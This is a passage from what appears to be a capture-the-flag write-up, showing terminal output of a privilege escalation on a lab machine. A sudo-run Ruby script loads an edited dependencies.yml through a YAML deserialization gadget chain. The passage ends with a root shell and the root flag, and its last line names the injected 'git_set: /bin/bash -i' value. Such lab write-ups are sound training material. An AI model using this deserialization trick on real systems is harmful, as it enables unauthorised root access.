        14: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:394:in `revive'
        13: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:402:in `init_with'
        12: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:218:in `init_with'
        11: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:214:in `yaml_initialize'
        10: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:299:in `fix_syck_default_key_in_requirements'
         9: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_reader.rb:59:in `each'
         8: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_header.rb:101:in `from'
         7: from /usr/lib/ruby/2.7.0/net/protocol.rb:152:in `read'
         6: from /usr/lib/ruby/2.7.0/net/protocol.rb:319:in `LOG'
         5: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         4: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
         3: from /usr/lib/ruby/vendor_ruby/rubygems/request_set.rb:388:in `resolve'
         2: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         1: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
/usr/lib/ruby/2.7.0/net/protocol.rb:458:in `system': no implicit conversion of nil into String (TypeError)
henry@precious:~/_m$ nano dependencies.yml
henry@precious:~/_m$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
root@precious:/home/henry/_m# cd ..
root@precious:/home/henry# ls -la
total 32
drwxr-xr-x 4 henry henry 4096 Dec  5 12:21 .
drwxr-xr-x 4 root  root  4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root  root     9 Sep 26 05:04 .bash_history -> /dev/null
-rw-r--r-- 1 henry henry  220 Sep 26 04:40 .bash_logout
-rw-r--r-- 1 henry henry 3526 Sep 26 04:40 .bashrc
drwxr-xr-x 3 henry henry 4096 Dec  5 12:21 .local
drwxr-xr-x 2 henry henry 4096 Dec  5 13:05 _m
-rw-r--r-- 1 henry henry  807 Sep 26 04:40 .profile
-rw-r----- 1 root  henry   33 Dec  5 12:20 user.txt
root@precious:/home/henry# cd /root
root@precious:~# ls -la
total 28
drwx------  4 root root 4096 Nov 21 15:32 .
drwxr-xr-x 18 root root 4096 Nov 21 15:11 ..
lrwxrwxrwx  1 root root    9 Sep 26 05:04 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Oct 26 08:28 .bundle
drwxr-xr-x  3 root root 4096 Nov 21 15:13 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Dec  5 12:20 root.txt
root@precious:~# cat root.txt
ca6a59961d77f6c95cd7cd3d5740ec88
root@precious:~#
```

git_set: /bin/bash -i gives us the root shell followed by the root flag.